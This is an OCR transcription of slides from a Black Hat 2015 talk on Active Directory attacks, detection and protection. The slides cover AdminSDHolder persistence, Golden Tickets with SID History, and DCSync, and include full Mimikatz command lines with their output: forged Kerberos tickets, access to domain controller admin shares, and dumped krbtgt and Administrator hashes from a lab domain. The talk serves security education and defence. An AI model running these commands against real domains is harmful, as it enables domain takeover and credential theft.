
Red vs. Blue:
Modern Active Directory
Attacks, Detection, & Protection

black hat
USA 2015

Sean Metcalf (@PyroTek3)

sean [@] adsecurity . org
ADSecurity.org

- Active Directory Persistence using AdminSDHolder described at Black Hat 2015 by Sean Metcalf




AdminSDHolder Properties

Group or user names:

Everyone
SELF
Authenticated Users
SYSTEM
Bobafett (Bobafett@rd.adsecurity.org)
Domain Admins (RD\Domain Admins)

Permissions for Bobafett	Allow	Deny
Full control	☑	□
Read	☑	□
Write	☑	□
Create all child objects	☑	□
Delete all child objects	☑	□

For special permissions or advanced settings, click Advanced.




Domain Admins Properties

Group or user names:

Everyone
SELF
Authenticated Users
SYSTEM
Bobafett (Bobafett@rd.adsecurity.org)
Domain Admins (RD\Domain Admins)

Permissions for Bobafett	Allow	Deny
Full control	☑	□
Read	☑	□
Write	☑	□
Create all child objects	☑	□
Delete all child objects	☑	□

For special permissions or advanced settings, click Advanced.



```
PS C:\> get-aduser bobafett -property memberof

DistinguishedName : CN=Bobafett,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : Bobafett
ObjectClass       : user
ObjectGUID        : 80b6d407-c124-4913-8af1-40a3407e9a3c
SamAccountName    : Bobafett
SID               : S-1-5-21-2578996962-4185879466-3696909401-1108
Surname           : Bobafett
UserPrincipalName : Bobafett@rd.adsecurity.org
```

Golden Ticket Enhancement


- Golden Tickets more powerful thanks to SIDHistory described at Black Hat 2015 by Sean Metcalf
- Original Golden Ticket Limitations:
  - Admin rights limited to current domain
  - Doesn't work across trusts unless in EA
- Mimikatz now supports SID History in Golden Tickets

Red vs. Blue:
Modern Active Directory
Attacks, Detection, &
Protection

black hat USA 2015

Sean Metcalf (@PyroTek3)

sean [@] adsecurity . org
ADSecurity.org




black hat USA 2015


Golden Ticket Limitation

✦ Admin rights limited to current domain.

✦ Doesn't work across domains in Forest unless in EA domain.

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /endin:600 /renewmax:10000 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```



Domain Controller
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server



```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a1425c6a735e85bb /s
tartoffset:0 /endin:600 /renewmax:10000 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```

DCSync

- DCSync update to Mimikatz by Vincent Le Toux & Benjamin Delpy



```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC02.lab.adsecurity.org' will be the DC serv

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORM
Account expiration   :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID   : S-1-5-21-1581655573-3923512380
Object Relative ID   : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
    ntlm- 0: f46b8b6b6e330689059b825983522d18
    lm  - 0: ff43293335e630fff672b3e427de4237

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e28f5c9d72b39d49ed6b
      aes128_hmac       (4096) : 06b0d3cfe9d31c558c1a
      des_cbc_md5       (4096) : f1f82968baa1f137

* Primary:Kerberos *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
    Credentials
      des_cbc_md5       : f1f82968baa1f137

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
```

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrato
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af5
      aes128_hmac       (4096) : f4d4892350fbc545f176d418afabf2b2
```

Silver Ticket: Domain Controller Exploitation

Red vs. **Blue**:
Modern Active Directory
Attacks, Detection, &
Protection


black hat
USA 2015

Sean Metcalf (@PyroTek3)

sean [@] adsecurity _._org
ADSecurity.org

